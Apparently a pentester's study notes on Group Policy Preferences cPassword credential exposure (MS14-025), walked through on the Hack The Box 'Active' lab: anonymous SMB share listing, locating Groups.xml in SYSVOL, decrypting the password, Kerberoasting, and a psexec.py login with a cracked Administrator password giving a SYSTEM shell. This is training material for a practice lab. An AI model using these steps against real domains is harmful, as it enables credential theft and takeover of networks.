GPP/CPASSWORD ATTACKS

GPP - GROUP POLICY PREFERENCES - AKA MS14-025



Overview:

- Group Policy Preferences allowed admins to create policies using embedded credentials
- These credentials were encrypted and placed in a "cPassword"
- The key was accidentally released (whoops)
- Patched in MS14-025, but doesn't prevent previous uses

MOST LIKELY THE TARGET ARE 2012 SERVER MACHINES

Pentesting in the Real World: Group Policy Pwnage | Rapid7 Blog

SYSVOL FOLDER MOST LIKELY STORING XML FILE THAT CONTAIN CPASSWOWRD


HACK THE BOX: ACTIVE

```
oot@kali:~# smbclient -L \\\\10.10.10.100\\
Enter WORKGROUP\root's password:
Anonymous login successful
        Sharename
                        Type
                                   Comment
                        Disk
                                   Remote Admin
        ADMIN$
                        Disk
                                   Default share
        C$
        IPC$
                        IPC
                                   Remote IPC
        NETLOGON
                        Disk
                                   Logon server share
        Replication
                        Disk
        SYSV0L
                        Disk
                                   Logon server share
       Users
                        Disk
```


*NOTE: THE **GROUPS.XML *FILE IS THE FILE YOURE LOOKING FOR WHEN IT COMES TO GPP

```
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACH1NE\Microsoft\Wi
ndows NT
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
                                                   Sat Jul 21 06:37:44 2018
                                       D
                                                0
 SecEdit
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\
Groups
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
                                       D
                                                   Sat Jul 21 06:37:44 2018
                                                0
 Groups.xml
                                       Α
                                              533
                                                   Wed Jul 18 16:46:06 2018
active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE\Microsoft\Wi
ndows NT
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
 SecEdit
                                       D
                                                   Sat Jul 21 06:37:44 2018
active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Wi
ndows NT\SecEdit
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
                                       D
                                                0
                                                   Sat Jul 21 06:37:44 2018
 GptTmpl.inf
                                       Α
                                             1098
                                                   Wed Jul 18 14:49:12 2018
```


PASSWORD IN THE GROUPS.XML FOLDER



DECRYPTED THE PASSWORD



THEN WE USE GETUSERPSNS.PY TO GET KETBEROAT HASH OF ADMINISTRATOR



CRACK THE PASSWORD THEN GAIN SHELL BY PSEXEC

```
root@kali:~# psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file AITLVrkW.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service QEu0 on 10.10.10.100.....
[*] Starting service QEu0 on 10.10.10.100.....
[*] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC

C:\Windows\system32>
```